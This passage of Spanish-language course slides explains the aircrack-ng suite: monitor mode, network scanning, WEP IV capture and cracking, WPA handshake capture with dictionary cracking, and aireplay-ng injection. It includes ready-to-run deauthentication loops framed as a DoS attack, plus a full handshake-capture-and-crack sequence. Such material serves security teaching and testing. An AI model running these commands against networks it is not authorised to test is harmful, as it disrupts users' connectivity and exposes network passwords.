canal 7 = 2.442G canal 8 = 2.447G canal 9 = 2.452G
canal 10 = 2.457G canal 11 = 2.462G canal 12 = 2.467G
canal 13 = 2.472G canal 14 = 2.484G

GESTIONAR LA CONEXIÓN WIFI: comandos básicos

- iwconfig [interface] [opción]
  - **Ejemplos**
    - **iwconfig ath0 essid "Wireless 1“**
    - **iwconfig ath0 mode monitor**
    - **iwconfig ath0 mode managed**
    - **iwconfig ath0 channel 6**
    - **iwconfig ath0 freq 2.412G**
    - **iwconfig ath0 rate 11M**
    - **iwconfig ath0 rate auto**
    - **iwconfig ath0 power period 60**

man iwconfig

iwconfig --help

GESTIONAR LA CONEXIÓN WIFI: comandos básicos

- iwlist [interface] [opción]
  - **[opcion]**
    - **scan:** muestra información de todas las redes inalámbricas que nuestra tarjeta detecta. En modo monitor dará cero resultados.

      Hay herramientas que dan información en tiempo real: kismet. Airodump en modo monitor puede hacer un barrido en tiempo real de las redes próximas.
    - **frecuency:** mostrará los diferentes valores de frecuencia y su correspondencia en el número de canal válidos para nuestra tarjeta así como la frecuencia y el canal en el que se encuentra en esos momentos la tarjeta.
    - **rate:** Nos indica las velocidad de comunicación que nuestra tarjeta soporta así como la velocidad actual (current bit rate)

GESTIONAR LA CONEXIÓN WIFI: comandos básicos

- iwlist [interface] [opción]
  - **Ejemplos**
    - **iwlist ath0 scan**
    - **iwlist ath0 frecuency**
    - **iwlist ath0 rate**
    - **iwlist ath0 channel**

    man iwlist

    iwlist –help
- lspci: hardware que reconoce nuestro equipo
- lsmod: módulos instalados

DESCUBRIENDO REDES: SNIFFING

- Lo primero que debemos hacer es buscar las redes que tenemos a nuestro alrededor y decidir cual queremos atacar. La suite aircrack-ng incluye airodump-ng para esto, pero otros programas como Kismet también se pueden usar.
- Antes de empezar a usar estos programas, es necesario poner la tarjeta wireless en lo que se llama “modo monitor”. El modo monitor es un modo especial que permite que nuestra tarjeta escuche y capture cada paquete wireless. Este modo monitor también permite inyectar paquetes a una red.
- Para poner la tarjeta wireless en modo monitor:
  - **iwconfig <interfaz> mode monitor**
  - **airmon-ng start <interfaz> <canal (opcional)>**

DESCUBRIENDO REDES: airmon

- Este script puede usarse para activar el modo monitor de las tarjetas wireless. Tambien puede usarse para parar las interfaces y salir del modo monitor. Si escribimos el comando airmon-ng sin parámetros veremos el estado de nuestras tarjetas.
- airmon-ng <start|stop> <interface> [canal]
  - airmon-ng start wlan0
  - airmon-ng start wlan0 8
  - airmon-ng stop wlan0
  - airmon-ng

DESCUBRIENDO REDES: airmon

- Salida de iwconfig

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11b  ESSID:""  Nickname:""
          Mode:Managed  Channel:0  Access Point: Not-Associated
          Bit Rate:0 kb/s   Tx-Power:0 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- Si queremos usar ath0: *airmon-ng stop ath0*

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

DESCUBRIENDO REDES: airmon

- Salida de iwconfig

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.
```

- Si queremos usar ath0
  - ***airmon-ng start wifi0***

```
 Interface       Chipset         Driver

 wifi0           Atheros         madwifi-ng
 ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode
enabled)
```

DESCUBRIENDO REDES: airmon

- Salida de iwconfig

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.457 GHz  Access Point: Not-Associated
          Bit Rate:0 kb/s   Tx-Power:15 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94  Signal level=-98 dBm  Noise level=-98 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- Si ath1/ath2/wifi0 están funcionando en modo managed, hay que pararlas primero con la opción stop.

DESCUBRIENDO REDES: airodump

- Airodump-ng se usa para capturar paquetes wireless 802.11 y es útil para ir acumulando vectores de inicialización IVs con el fin de intentar usarlos con aircrack-ng y obtener la clave WEP.
- Si tenemos un receptor GPS conectado al ordenador, airodump es capaz de mostrar las coordenadas de los puntos de acceso que vaya encontrando.
- Antes de ejecutar airodump-ng, debemos haber usado el script airmon-ng para conocer la lista de interfaces wireless detectadas.

DESCUBRIENDO REDES: airodump

- Para buscar redes de forma sencilla:
  - **airodump-ng <interfaz>**
- Airodump va saltando de canal en canal y muestra todos los puntos de acceso de los que recibe “beacons”. El canal actual se muestra en la parte superior izquierda de la pantalla de airodump.
- Después de muy poco tiempo algunos APs y algunos clientes asociados aparecerán en airodump.
- Para continuar deberíamos buscar una red con un cliente conectado. Además es preferible detectar encriptación WEP y recibir una señal fuerte. Quizás podamos orientar nuestra antena para mejorar la señal. Con frecuencia unos pocos centímetros provocan una diferencia sustancial en el nivel de señal.

DESCUBRIENDO REDES: airodump

- *airodump-ng <opciones> <interface> [,<interface>,...]*

```
Opciones:
    --ivs                : Graba ´nicamente los IVs capturados
    --gpsd               : Usa GPSd
    --w <nombre archivo>: Nombre del archivo donde guardar las capturas
    -write      : Lo mismo que --w
    --beacons            : Guardar todas las balizas o beacons en el archivo
    --netmask <m·scara de red> : Filtrar APs por m·scara
    --bssid     <bssid> : Filtrar APs por BSSID

Por defecto, airodump-ng va saltando alrededor de los canales 2.4Ghz.
Puedes capturar en un canal especÌfico usando:
    --channel <canal>: Capturar en un canal especÌfico
    --band <abg>         : Banda en la que actuar· airodump-ng
    --cswitch  <mÈtodo> : Saltar de canal con este mÈtodo:
                  0      : FIFO (opciÛn por defecto)
                  1      : Round Robin
                  2      : Saltar al ´ltimo
    -s                   : Lo mismo que --cswitch
```

DESCUBRIENDO REDES: airodump

- *airodump-ng* nos mostrará una lista de los puntos de acceso detectados, y también una lista de los clientes conectados a “estaciones”

```
CH  9 ][ Elapsed: 4 s ][ 2007-02-25 16:47

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear

BSSID              STATION            PWR   Lost   Packets  Probes

00:14:6C:7A:41:81  00:0F:B5:32:31:31   51      2        14
(not associated)   00:14:A4:3F:8D:13   19      0         4  mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1      0         5
```

- El bloque de datos superior muestra los puntos de acceso encontrados:

BSSID	La dirección MAC del AP
PWR	Fuerza de la señal. Algunos drivers no la muestran y aparece -1
Beacons	Número de "beacon frames" recibidos. Si no conoce la fuerza de la señal, puede estimarla a través del número de beacons: cuantos más beacons capturemos, más fuerte será la señal
Data	Número de frames de datos recibidos
CH	Canal en el que el AP está funcionando
MB	Velocidad o modo del AP. 11 es para 802.11b, 54 para 802.11g. Valores entre estos dos son una mezcla de ambos
ENC	Encriptación: OPN: no hay encriptación, WEP: encriptación WEP, WPA: encriptación WPA o WPA2, WEP?: WEP o WPA (no se sabe todavía)
ESSID	El nombre de la red. Algunas veces está oculto

- El bloque de datos inferior muestra los clientes:

BSSID	La MAC del AP al que este cliente está asociado
STATION	La MAC de ese cliente
PWR	Nivel de señal. Algunos drivers no lo muestran
Packets	Número de frames de datos recibidos
Probes	Nombre de las redes (ESSIDs) a las que este cliente probo o intentó conectarse

DESCUBRIENDO REDES: airodump

- BSSID: Dirección MAC del punto de acceso.
- PWR: Nivel de señal. Cuanto mayor sea el PWR más cerca estaremos del AP o del cliente. Si el PWR es -1, significa que el driver no soporta la detección del nivel de señal. Si el PWR es -1 para algunos clientes es porque los paquetes proceden del AP hacia el cliente pero las transmisiones del cliente se encuentran fuera del rango de cobertura de nuestra tarjeta. Lo que significa que sólo escuchamos la mitad de la comunicación.
- RXQ: Calidad de recepción calculada a través del porcentaje de paquetes (management y paquetes de datos) recibidos correctamente en los últimos 10 segundos.
- Beacons: Número de paquetes beacons enviadas por el AP. Cada punto de acceso envía alrededor de diez beacons por segundo cuando el rate o velocidad es de 1M, (la más baja) de tal forma que se pueden recibir desde muy lejos.

DESCUBRIENDO REDES: airodump

- # Data: Número de paquetes de datos capturados (si tiene clave WEP, equivale también al número de IVs), incluyendo paquetes de datos broadcast (dirigidos a todos los clientes).
- #/s: Número de paquetes de datos capturados por segundo calculando la media de los últimos 10 segundos.
- CH: Número de canal (obtenido de los paquetes anuncio o beacons). Algunas veces se capturan paquetes de otros canales, incluso si airodump-ng no está saltando de canal en canal, debido a interferencias o solapamientos en la señal.
- MB: Velocidad máxima soportada por el AP. Si MB = 11, es 802.11b, si MB = 22 es 802.11b+ y velocidades mayores son 802.11g. El punto (después del 54) indica que esa red soporta un preámbulo corto o short preamble.

DESCUBRIENDO REDES: airodump

- ENC: Algoritmo de encriptación que se usa.
  - OPN = no existe encriptación (abierta)
  - WEP? = WEP u otra (no se han capturado suficientes paquetes de datos para saber si es WEP o WPA/WPA2)
  - WEP (sin el interrogante) indica WEP estática o dinámica
  - WPA o WPA2 en el caso de que se use TKIP o CCMP.
- CIPHER: Detector cipher. Puede ser CCMP, TKIP, WEP, WEP40, o WEP104.
- AUTH: El protocolo de autenticación usado. Puede ser MGT, PSK (clave precompartida), o OPN (abierta).
- ESSID: También llamado SSID , que puede estar en blanco si la ocultación del SSID está activada en el AP. En este caso, airodump-ng intentará averiguar el SSID analizando paquetes probe responses y association requests (son paquetes enviados desde un cliente al AP).

DESCUBRIENDO REDES: airodump

- STATION: Dirección MAC de cada cliente asociado. En la captura de pantalla, vemos que se han detectado dos clientes (00:09:5B:EB:C5:2B y 00:02:2D:C1:5D:1F).
- Lost: El número de paquetes perdidos en los últimos 10 segundos.
- Packets: El número de paquetes de datos enviados por el cliente.
- Probes: Los ESSIDs a los cuales ha intentado conectarse el cliente.

RXQ: Se calcula a partir de los paquetes de datos y management. Supongamos que tienes 100% de RXQ y recibes 10 (o cualquier otra cantidad) beacons por segundo. Ahora de repente el RXQ baja a 90, pero todavía capturas las mismas beacons. Esto significa que el AP está enviando paquetes a un cliente pero no puedes escuchar o capturar los paquetes que salen del cliente hacia el AP (necesitas acercarte más al cliente). Otra situación puede ser, que tengas una tarjeta de 11MB (por ejemplo una prism2.5) y estes cerca del AP. Pero el AP está configurado en modo únicamente de 54MBit y tambien el RXQ disminuye, en este caso sabrás que hay conectado al menos un cliente a 54MBit.

SNIFFING IVS

- Cuando queremos centrarnos en una red en concreto no necesitamos que airodump vaya saltando de canal en canal. Por lo que vamos a poner la tarjeta a escuchar en ese único canal y guardar todos los datos en nuestro disco duro para usarlos mas adelante para obtener la clave wep:

airodump-ng -c 11 --bssid 00:01:02:03:04:05 -w <fichero> <interfaz>


- Con el parámetro -c indicamos el número del canal y con el parámetro -w el nombre del archivo en el que se guardarán los datos. Con el parámetro “--bssid” indicamos la dirección MAC del AP y limitamos la captura a ese AP.
- También se puede añadir el parámetro –ivs, que fuerza la captura de los IVs con lo cual el archivo será más pequeño y ocupará menos espacio de disco.
- Para ser capaz de obtener la clave WEP necesitaremos entre 250.000 y 500.000 diferentes vectores de inicialización (IVs). Cada paquete de datos contiene un IV. Los IVs pueden repetirse, por lo que el número de diferentes IVs es normalmente un poco menor que el número de paquetes de datos capturados.

CRACKING LA PASSWORD CON AIRCRACK

- Aircrack-ng es un programa crackeador de claves 802.11 WEP y WPA/WPA2-PSK. Puede recuperar la clave WEP una vez que se han capturado suficientes paquetes encriptados.
- Este programa de la suite aircrack-ng lleva a cabo varios tipos de ataques para descubrir la clave WEP con pequeñas cantidades de paquetes capturados, combinando ataques estadísticos con ataques de fuerza bruta.
- Para crackear claves WPA/WPA2-PSK, es necesario usar un diccionario de claves.

CRACKING LA PASSWORD CON AIRCRACK

- Salida típica de aircrack cuando termina



- 1 = Keybyte, es decir el número de cada uno de los bytes o caracteres de la clave.
  2 = Profundidad de la actual búsqueda de la clave
  3 = Byte o caracter que se está probando
  4 = Votos o número de probabilidades de que sea correcto ese byte

CRACKING

- Si hemos conseguido suficientes IVs en uno o mas archivos, se puede probar a crackear la clave WEP:

aircrack-ng -b 00:01:02:03:04:05 fichero.cap

- La MAC después de la opción -b es el BSSID del AP objetivo y “fichero.cap” es el nombre del archivo que contiene los paquetes capturados. Se pueden usar múltiples archivos, para ello se incluye el nombre completo de todos ellos o se puede usar el * como comodín, por ejemplo: fichero*.cap.
- Hay algunos APs que usan un algoritmo para no generar IVs débiles. El resultado es que no podremos conseguir más que un número limitado de IVs diferentes del AP o que necesitaremos millones (por ejemplo 5 o 7 millones) para crackear la clave.

FUNCIONAMIENTO AIRCRACK

- Múltiples técnicas se combinan para el crackeo WEP:
  - Ataques FMS (Fluhrer, Mantin, Shamir): son técnicas estadísticas
  - Ataques Korek: también técnicas estadísticas
  - Fuerza bruta
- Estadísticamente cada byte de la clave es tratado de forma individual. Usando matemáticas la posibilidad de que encuentres un byte determinado de la clave crece algo más de un 15% cuando se captura el vector de inicialización (IV) correcto para ese byte de la clave. Esencialmente, ciertos IVs “revelan” algún byte de la clave WEP.

FUNCIONAMIENTO AIRCRACK

- Usando una serie de pruebas estadísticas llamadas FMS y ataques Korek, se van acumulando posibilidades o votos (votes) para cada byte de la clave WEP.
- Cada ataque tiene un número diferente de votos asociado con él, por lo que la probabilidad de cada ataque varía matemáticamente. Cuantos más votos tengamos de un byte o valor particular, mayor probabilidad hay de que sea el correcto.
- Para cada byte de la clave, la pantalla nos muestra el carácter más probable y el número de votos que ha acumulado. Aircrack-ng probará continuamente de la más probable a la menos probable para encontrar la clave.

FUNCIONAMIENTO AIRCRACK

- La aproximación estadística puede por si sola darnos la clave WEP de la red. Pero la idea es que también podamos complementarlo con la fuerza bruta para realizar el trabajo.
- Aircrack-ng usa la fuerza bruta para determinar cuantas claves se han de probar para intentar encontrar la clave WEP.
- Aquí es donde entra en juego el “fudge factor”. Básicamente el “fudge factor” le dice a aircrack-ng hasta donde probar claves.
- Si le decimos a aircrack-ng que use un fudge factor de 2, dividirá los votos del byte más probable, y probará todas las posibilidades con un número de votos de al menos la mitad de los que tiene el carácter más posible.
- Cuanto mayor sea el fudge factor, más posibilidades probará aircrack-ng aplicando fuerza bruta.

FUNCIONAMIENTO AIRCRACK

- Cuanto mayor sea el fudge factor, el número de claves a probar crecerá tremendamente y mayor será el tiempo que se esté ejecutando aircrack-ng.
- En cambio, cuantos más paquetes de datos tengamos, se minimizará la necesidad de aplicar fuerza bruta a muchas claves, lo que hace que no trabaje tanto tiempo la CPU y se reduce mucho el tiempo necesario para encontrar la clave.

FUNCIONAMIENTO AIRCRACK: WPA

- Las técnicas mencionadas hasta ahora no funcionan para claves WPA/WPA2 pre-shared. La única forma de crackear estas claves pre-compartidas es a través de un ataque de diccionario. Esta capacidad está también incluida en aircrack-ng.
- Con claves pre-compartidas, el cliente y el punto de acceso establecen las claves que se van a usar en sus comunicaciones al comienzo cuando el cliente se asocia por primera vez con el punto de acceso. Hay cuatro paquetes “handshake” entre el cliente y el punto de acceso.
- Airodump-ng puede capturar estos cuatro paquetes handshake. Y usando un diccionario con una lista de palabras, aircrack-ng duplica los cuatro paquetes handshake para mirar si hay alguna palabra en el diccionario que coincida con el resultado de los cuatro paquetes handshake.

USO AIRCRACK

- aircrack-ng [opciones] <archivo(s) de captura>
- Se pueden especificar múltiples archivos de captura (incluso mezclando formatos .cap y .ivs). También se puede ejecutar airodump-ng y aircrack-ng al mismo tiempo: aircrack-ng se actualizará de forma automática cuando estén disponibles nuevos IVs.

Option	Param.	Description
-a	amode	Fuerza el tipo de ataque (1 = WEP estática, 2 = WPA/WPA2-PSK).
-e	essid	Si se especifica, se usarán todos los IVs de las redes con el mismo ESSID. Está opción es necesaria para crackear claves WPA/WPA2-PSK si el ESSID está oculto.
-b	bssid	Selecciona el AP objetivo basándose en la dirección MAC.
-p	nbcpu	En sistemas SMP, especifica con esta opción el número de CPUs usadas.
-q	*none*	Activa el modo silencioso (no muestra ninguna salida hasta que encuentra o no la clave).
-c	*none*	(WEP cracking) Limita la búsqueda únicamente a caracteres alfanuméricos (0×20 - 0x7F).
-t	*none*	(WEP cracking) Limita la búsqueda únicamente a caracteres hexadecimales codificados en binario.
-h	*none*	(WEP cracking) Limita la búsqueda únicamente a caracteres numéricos (0×30-0×39). Estas claves numéricas son utilizadas por defecto por muchos APs y muchas compañías de ADSL.
-d	start	(WEP cracking) Especifica el comienzo de la clave WEP (en hexadecimal).
-m	maddr	(WEP cracking) Dirección MAC para la que filtrar los paquetes de datos WEP. Alternativamente, se puede especificar -m ff:ff:ff:ff:ff:ff para usar todos y cada uno de los IVs, sin preocuparnos de la red.
-n	nbits	(WEP cracking) Especifica la longitud de la clave: 64 para WEP de 40-bit, 128 para WEP de 104-bit, etc. La opción por defecto es 128.
-i	index	(WEP cracking) Guarda solo los IVs que tienen este índice de clave (1 to 4). La opción predeterminada es ignorar el índice de clave.

USO AIRCRACK

-f	fudge	(WEP cracking) Por defecto, esta opción está fijada en 2 para WEP de 104-bit y en 5 para WEP de 40-bit. Especifica un valor más alto para para elevar el nivel de fuerza bruta: la obtención de la clave llevará más tiempo, pero la probabilidad de éxito será mayor.
-k	korek	(WEP cracking) Hay 17 ataques korek de tipo estadístico. Algunas veces un ataque crea un falso positivo que evita que encontremos la clave, incluso con grandes cantidades de IVs. Prueba -k 1, -k 2, ... -k 17 para ir desactivando cada uno de los ataques.
-x/-x0	*none*	(WEP cracking) No aplicar fuerza bruta sobre los dos últimos bytes de la clave (keybytes).
-x1	*none*	(WEP cracking) Aplicar fuerza bruta sobre el último byte de la clave (opción por defecto).
-x2	*none*	(WEP cracking) Aplicar fuerza bruta sobre los dos últimos bytes.
-X	*none*	(WEP cracking) No aplicar fuerza bruta con multiprocesadores (solo sistemas SMP).
-y	*none*	(WEP cracking) Éste es un ataque de fuerza bruta experimental, que solo debe ser usado cuando el ataque estandard falle con más de un millón de IVs
-w	words	(WPA cracking) Ruta al diccionario.

TEST DE INYECCIÓN: aircrack-ng v0.9 y superiores

- La prueba básica de inyección proporciona:
  - Lista de AP´s en el área de difusión que responden a los probes Calidad de la conexión medida mediante el envío de 30 paquetes de prueba, esto determina la capacidad de la tarjeta para enviar con éxito y, a continuación, recibir una respuesta.
  - El porcentaje de respuestas recibidas da una indicación de la calidad del enlace.
- Se puede especificar el AP y la dirección MAC. Esto puede ser usado para probar un AP con SSID oculto.
- El programa inicialmente envía broadcasts para solicitar a cualquier AP que responda con una descripción de sí mismo.
- No todos los AP responderán a este tipo de solicitud. Si alguno responde se mostrará un mensaje en pantalla indicando que la tarjeta puede inyectar con éxito hacia el AP.

TEST DE INYECCIÓN: aircrack-ng v0.9 y superiores

- El test de inyección determina si nuestra tarjeta puede inyectar tráfico al AP. La prueba se realiza verificando la respuesta del AP a mensajes ICMP (ping). También podemos emplear dos tarjetas inalámbricas y realizar pruebas de inyección.
- La prueba se realiza por defecto enviando paquetes en broadcast pero se puede especificar una dirección MAC o essid.

aireplay-ng -9 -e teddy -a 00:14:6C:7E:40:80 -i <int1> <int2>

  - **-9 test inyecccion. (--test)**
  - **-e (SSID). Opcional**
  - **-a 00:14:6C:7E:40:80 MAC del AP (BSSID). Opcional**
  - **-i Para el caso de que dispongamos de dos interfaces**
  - **Si tengo dos if´s mostraré dos tests**

TEST DE INYECCION

aireplay-ng -9 <interfaz>
The system responds:

- 16:29:41 wlan0 channel: 9
  16:29:41 Trying broadcast probe requests...
  16:29:41 Injection is working!
  16:29:42 Found 5 APs
- 16:29:42 Trying directed probe requests...
  16:29:42 00:09:5B:5C:CD:2A - channel: 11 - 'NETGEAR‘
  16:29:48 0/30: 0%
- 16:29:48 00:14:BF:A8:65:AC - channel: 9 - 'title'
  16:29:54 0/30: 0%
- 16:29:54 00:14:6C:7E:40:80 - channel: 9 - 'teddy'
  16:29:55 Ping (min/avg/max): 2.763ms/4.190ms/8.159ms
  16:29:55 27/30: 90%

TEST DE INYECCION

Respuesta

- **16:29:41 wlan0 channel: 9**: interfaz que se emplea y en qué canal
- **16:29:41 Injection is working!**: Confirmación de que la tarjeta puede inyectar.
- **16:29:42 Found 5 APs**: AP´s encontrados en el broadcast.
- **16:29:42 00:09:5B:5C:CD:2A - channel: 11 - 'NETGEAR'**: AP encontrado en un canal distinto, normal por los casos de solape de frecuencias
- **16:29:55 Ping (min/avg/max): 2.763ms/4.190ms/8.159ms**: Respuesta del AP al ping
- **16:29:55 27/30: 90%** for ssid: Respuesta del AP en el que inyectamos

TEST DE INYECCION

aireplay-ng --test -e teddy -a 00:14:6C:7E:40:80 <interfaz>

- 11:01:06 ath0 channel: 9
  11:01:06 Trying broadcast probe requests...
  11:01:06 Injection is working!
- 11:01:07 Found 1 APs
  11:01:07 Trying directed probe requests...
  11:01:07 00:14:6C:7E:40:80 - channel: 9 - 'teddy'
  11:01:07 Ping (min/avg/max):
  2.763ms/4.190ms/8.159ms 11:01:07 30/30: 100%

Se confirma si la tarjeta inyecta en la red especificada

TEST DE INYECCION

Necesitamos disponer de dos tarjetas.
Escucha e inyección
aireplay-ng -9 -i <int1> <int2>

```
11:06:05  wlan0 channel: 9, wlan1 channel: 9
11:06:05  Trying broadcast probe requests...
11:06:05  Injection is working!
11:06:05  Found 1 APs

11:06:05  Trying directed probe requests...
11:06:05  00:de:ad:ca:fe:00 - channel: 9 - 'teddy'
11:06:05  Ping (min/avg/max): 2.763ms/4.190ms/8.159ms
11:06:07  26/30: 87%

11:06:07  Trying card-to-card injection...
11:06:07  Attack -0:         OK
11:06:07  Attack -1 (open): OK
11:06:07  Attack -1 (psk):  OK
11:06:07  Attack -2/-3/-4:  OK
11:06:07  Attack -5:         OK
```

ATAQUES: AIREPLAY

- Aireplay-ng se usa para inyectar paquetes.
- Su función principal es generar tráfico para usarlo más tarde con aircrack-ng y poder crackear claves WEP y WPA-PSK.
- Existen varios ataques diferentes que se pueden utilizar para hacer deautenticaciones con el objetivo de capturar un handshake WPA, para realizar una falsa autenticación, un reenvío interactivo de un paquete, o una reinyección automática de un ARP-request.
- Con el programa packetforge-ng es posible crear paquetes “ARP request” de forma arbitraria.

ATAQUES: AIREPLAY

Actualmente se pueden realizar seis ataques diferentes:

- Ataque 0: Deautenticación
- Ataque 1: Falsa autenticación
- Ataque 2: Selección interactiva del paquete a enviar
- Ataque 3: Reinyección de una petición ARP (ARP-request)
- Ataque 4: Ataque chopchop
- Ataque 5: Ataque de Fragmentación

- Existe también la posibilidad de lanzar un test de inyección conocido como ataque 9

ATAQUES: AIREPLAY

El uso de aireplay es el siguiente:

aireplay-ng <opciones> <interface>

- Para todos los ataques, excepto el de deautenticación y el de falsa autenticación, se pueden usar una serie de filtros para limitar los paquetes a emplear.
- Opciones de filtro:
  - -b bssid : Dirección MAC del punto de acceso
  - -d dmac : Dirección MAC de destino
  - -s smac : Dirección MAC origen (source)
  - -m len : Longitud mínima del paquete
  - -n len : Longitud máxima del paquete
  - -u type : frame control, type field

ATAQUES: AIREPLAY

El uso de aireplay es el siguiente:

aireplay-ng <opciones> <interface>

- Para todos los ataques, excepto el de deautenticación y el de falsa autenticación, se pueden usar una serie de filtros para limitar los paquetes a emplear.
- Opciones de filtro:
  - -v subt : frame control, subtype field
  - -t tods : frame control, To DS bit
  - -f fromds : frame control, From DS bit
  - -w iswep : frame control, WEP bit

ATAQUES: AIREPLAY

El uso de aireplay es el siguiente:

aireplay-ng <opciones> <interface>

- Cuando reenviemos (inyectemos) paquetes, podremos utilizar las siguientes opciones. No todas las opciones se usan en cada ataque.
- Opciones de inyección:
  - -x nbpps : número de paquetes por segundo
  - -p fctrl : fijar palabra “frame control” (hexadecimal)
  - -a bssid : fijar dirección MAC del AP
  - -c dmac : fijar dirección MAC de destino
  - -h smac : fijar dirección MAC origen

ATAQUES: AIREPLAY

El uso de aireplay es el siguiente:

aireplay-ng <opciones> <interface>

- Opciones de inyección:
  - -e essid : ataque de falsa autenticación: nombre del AP
  - -j : ataque arp-replay, inyectar paquetes FromDS
  - -g valor : cambiar tamaño de buffer (default: 8)
  - -k IP : fijar IP de destino en fragmentos
  - -l IP : fijar IP de origen en fragmentos
  - -o npckts : número de paquetes por burst (-1)
  - -q sec : segundos entre paquetes “sigo aquí” o keep-alives (-1)
  - -y prga : keystream para autenticación compartida

ATAQUES: AIREPLAY

- Los ataques pueden obtener los paquetes para reenviarlos de dos orígenes distintos.
  - El primero es un paquete capturado en el mismo momento por la tarjeta wireless.
  - El segundo es de un archivo cap. El formato estándar cap o Pcap (“Packet CAPture”, está relacionado con la librería libpcap), es reconocido por la mayoría de los programas comerciales y open-source de captura de tráfico wireless.
  - La capacidad de leer los archivos cap es una característica de aireplay-ng. Esto permite leer paquetes de otra sesión anterior o que se puedan generar archivos pcap para reenviarlos fácilmente.

ATAQUES: AIREPLAY

- Opciones de origen:
  - -i iface : capturar paquetes con esa interface
  - -r archivo : utilizar paquetes de ese archivo cap
- Modos de ataque:
  - - -deauth [número]: deautenticar 1 o todos los clientes (-0)
  - - -fakeauth [nº repetición]: falsa autenticación con el AP (-1)
  - - -interactive : selección interactiva del paquete a enviar (-2)
  - - -arpreplay : estandar reinyección ARP-request (-3)
  - - -chopchop : desencriptar paquete WEP/chopchop (-4)
  - - -fragment : generar keystream válido (-5)

AIREPLAY: deautenticación

- Este ataque envía paquetes de desasociación a uno o más clientes que están actualmente asociados a un punto de acceso. Las razones por las que es útil desasociar clientes pueden ser:
  - Recuperar o desvelar un ESSID oculto. Este es un ESSID que no es divulgado o anunciado por el AP.
  - Capturar handshakes WPA/WPA2 forzando a los clientes a volverse a autenticar
  - Generar peticiones ARP (en Windows, algunas veces, los clientes borran su “ARP cache” cuando son desconectados)
- Este ataque es totalmente inútil si no existen clientes wireless asociados.

AIREPLAY: deautenticación

aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0

- -0 significa deautenticación
- 1 es el número de deautenticaciones a enviar donde 0 significa enviarlas continuamente
- -a 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso
- -c 00:0F:B5:34:30:30 es la dirección MAC del cliente a deautenticar; si se omite serán deautenticados todos los clientes
- ath0 es el nombre de la interface

Deautenticación: DoS

Ataque DoS (Denegación de Servicio)

- Para lanzar un ataque DoS a clientes asociados a un punto de acceso (AP). Pongamos un BSSID (00:89:4F:D2:15:A3), un cliente asociado con MAC (00:14:D8:7F:B1:96) y una tarjeta cualquiera. El ataque sería así:

  aireplay-ng -0 0 -a 00:89:4F:D2:15:A3 -c 00:14:D8:7F:B1:96 eth1

- Estamos creando un bucle infinito de paquetes de deautenticación, con lo que impediríamos el cliente conectarse al AP. También podemos hacer un DoS generalizado, de tal forma que sólo ataquemos al AP. Con esto impediríamos la conexión a todos los clientes que quisieran asociarse al AP.

  aireplay-ng -0 0 -a 00:89:4F:D2:15:A3 eth1

Deautenticación: captura del Handshake WPA/WPA2

- Cada vez que un cliente se conecta a una red con cifrado WPA, envía un paquete-saludo, o Handshake al AP al que se va a conectar. Este saludo contiene la contraseña encriptada.
- Para capturarlo, trataremos de desconectar al cliente y estar a la escucha para capturar ese Handshake. Mas tarde, intentaríamos crackear ese Handshake para obtener la contraseña.
  - ***airmon-ng start ath0***
  - ***airodump-ng -c 6 --bssid 00:14:6C:7E:40:80 -w out ath0***
  - ***(abrimos otra consola)***
  - ***aireplay-ng -0 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AB:CB:9D ath0 (esperamos algunos segundos)***
  - ***aircrack-ng -w /path/to/dictionary out.cap***

Deautenticación: captura del Handshake WPA/WPA2

- La salida del comando anterior:
  aireplay-ng -0 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AB:CB:9D ath0

  12:55:56 Sending DeAuth to station -- STMAC: [00:0F:B5:AB:CB:9D]
  12:55:56 Sending DeAuth to station -- STMAC: [00:0F:B5:AB:CB:9D]
